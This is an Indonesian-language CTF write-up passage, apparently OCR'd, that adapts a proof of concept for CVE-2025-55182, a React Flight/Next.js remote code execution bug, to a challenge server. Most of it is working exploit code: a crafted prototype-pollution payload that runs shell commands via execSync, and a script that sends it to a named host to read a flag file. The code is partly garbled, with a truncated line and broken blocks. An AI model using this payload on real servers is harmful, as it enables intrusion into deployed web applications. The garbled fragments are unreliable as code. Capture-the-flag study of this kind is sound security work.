
- Jika output kompleks / panjang → di-hash / di-map ke numeric ID
- Jika output sederhana (ASCII, stabil) → dikirim apa adanya

Akibatnya:

- beberapa command hanya mengembalikan angka
- tapi pembacaan file flag berhasil karena isinya **string ASCII sederhana**


Ini menciptakan **semi-blind RCE**, menuntut pemahaman **output shaping**, bukan brute force.

Kita modify PoC ini agar bisa kita implementasikan ke soal **mendadak banyak hacker**



```
# /// script
# dependencies = ["requests"]
# ///
import requests
import sys
import json

BASE_URL = sys.argv[1] if len(sys.argv) > 1 else "http://localhost:3000"
EXECUTABLE = sys.argv[2] if len(sys.argv) > 2 else "id"

crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"var res = process.mainModule.require('child_process').execSync('{EXECUTABLE}',{{'timeout':5
        # If you don't need the command output, you can use this line instead:
        # "_prefix": f"process.mainModule.require('child_process').execSync('{EXECUTABLE}');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}

headers = {"Next-Action": "x"}
res = requests.post(BASE_URL, files=files, headers=headers, timeout=10)
print(res.status_code)
print(res.text)
```

Script ini bukan sekadar exploit, melainkan **implementasi praktis dari root cause CVE-2025-55182**, yang memanfaatkan kelemahan validasi reference pada React Flight Protocol dan perilaku thenable di Next.js App Router.



```python
#!/usr/bin/env python3
import requests
import json
import re

def rce_raw(command):
    """RCE tanpa parsing - return raw response"""
    crafted_chunk = {
        "then": "$1:__proto__:then",
        "status": "resolved_model",
        "reason": -1,
        "value": '{"then": "$@0"}',
        "_response": {
            "_prefix": f"var res = process.mainModule.require('child_process').execSync('{command}',{{'timeout':5000}}).toString().trim(); throw Object.assign(new Error('NEXT_REDIRECT'), {{digest:`${{res}}`}});",
            "_formData": {"get": "$1:constructor:constructor"}
        }
    }

    files = {"0": (None, json.dumps(crafted_chunk)), "1": (None, '"$@0"')}
    headers = {"Next-Action": "x"}

    try:
        res = requests.post("http://cyberjateng.id:3187/en", files=files, headers=headers, timeout=10)
        return res.text
    except:
        return ""

def read_flag_file():
    print("=== MEMBACA FILE FLAG YANG SEBENARNYA ===")
    print()

    # 1. Baca /threatactor.flag dengan berbagai cara
    print("1. Reading /threatactor.flag...")

    methods = [
        ("cat /threatactor.flag", "Normal read"),
        ("xxd /threatactor.flag", "Hex dump"),
        ("od -c /threatactor.flag", "Octal dump"),
        ("base64 /threatactor.flag", "Base64"),
        ("cat /threatactor.flag | tr -d '\\n'", "Remove newlines"),
        ("strings /threatactor.flag", "Strings only"),
        ("file /threatactor.flag", "File type"),
        ("wc -c /threatactor.flag", "File size"),
    ]

    for cmd, desc in methods:
        print(f"\n   Method: {desc}")
        print(f"   Command: {cmd}")
        resp = rce_raw(cmd)

        # Cari digest
        if '"digest":"' in resp:
            match = re.search(r'"digest":"([^"]+)"', resp)
            if match:
                output = match.group(1)
                print(f"   Output: {output}")

                # Coba decode jika base64
                if desc == "Base64":
                    try:
                        import base64
                        decoded = base64.b64decode(output + "===").decode('utf-8', errors='ignore')
                        print(f"   Decoded: {decoded}")
                    except:
                        pass
            else:
```

```
            print(f"   No digest found")
    else:
        print(f"   Raw response (first 200 chars): {resp[:200]}")

# 2. Cek apa isi file sebenarnya (78 bytes = mungkin flag pendek)
print("\n2. Analyzing file structure...")
resp = rce_raw("xxd -c 20 /threatactor.flag")
if '"digest":"' in resp:
    match = re.search(r'"digest":"([^"]+)"', resp)
    if match:
        hexdump = match.group(1)
        print(f"   Hexdump: {hexdump}")

        # Coba parse hexdump
        lines = hexdump.split('\\n')
        for line in lines[:5]:
            if ':' in line:
                hex_part = line.split(':')[1].split()[0]
                print(f"   Hex: {hex_part}")

# 3. Coba baca sebagai text dengan berbagai encoding
print("\n3. Trying different encodings...")
encodings = ['utf-8', 'ascii', 'latin-1', 'utf-16', 'utf-32']

# Dapatkan raw bytes dulu
resp = rce_raw("xxd -p /threatactor.flag | tr -d '\\n'")
if '"digest":"' in resp:
    match = re.search(r'"digest":"([^"]+)"', resp)
    if match:
        hex_str = match.group(1)
        print(f"   Hex string: {hex_str[:50]}...")

        # Coba decode dengan berbagai encoding
        try:
            bytes_data = bytes.fromhex(hex_str)
            print(f"   Bytes length: {len(bytes_data)}")

            for enc in encodings:
                try:
                    decoded = bytes_data.decode(enc)
                    print(f"   {enc}: {decoded}")
                    if "CSSC{" in decoded or "flag{" in decoded:
                        print(f"   ★ FLAG FOUND in {enc}!")
                except:
                    print(f"   {enc}: Failed to decode")
        except:
            print(f"   Cannot convert hex to bytes")

# 4. Cek jika ada rot13 atau simple cipher
print("\n4. Trying simple transformations...")
resp = rce_raw("cat /threatactor.flag")
if '"digest":"' in resp:
    match = re.search(r'"digest":"([^"]+)"', resp)
    if match:
        content = match.group(1)
        print(f"   Raw content: {content}")

        # Coba sebagai number
        try:
            num = int(content)
            print(f"   As number: {num}")
            print(f"   Hex: {hex(num)}")
            print(f"   Char from number: {chr(num) if num < 256 else 'too large'}")
        except:
```

```
                print(f"   Not a number")

            # Coba ROT13 jika alphanumeric
            if content.isalnum():
                rot13 = ""
                for char in content:
                    if 'a' <= char <= 'z':
                        rot13 += chr((ord(char) - ord('a') + 13) % 26 + ord('a'))
                    elif 'A' <= char <= 'Z':
                        rot13 += chr((ord(char) - ord('A') + 13) % 26 + ord('A'))
                    elif '0' <= char <= '9':
                        rot13 += str((int(char) + 13) % 10)
                    else:
                        rot13 += char
                print(f"   ROT13: {rot13}")

if __name__ == "__main__":
    read_flag_file()

    # Bonus: Coba langsung submit kemungkinan flag
    print("\n" + "="*60)
    print("KEMUNGKINAN FLAG:")

    # Dari nama file: threatactor.flag
    # threatactor adalah author di siteConfig.ts
    possible_flags = [
        "CSSC{threatactor}",
        "CSSC{threatactor.flag}",
        "CSSC{/threatactor.flag}",
        "flag{threatactor}",
        "CSSC{78}",  # File size
        "CSSC{threatactorhunter}",  # Dari siteConfig.author
    ]

    for flag in possible_flags:
        print(f"  {flag}")
```

CSC{d0nt_b3_a_skiddie_just_using_another_person_expl001t_inst34d_w4ff_bypass}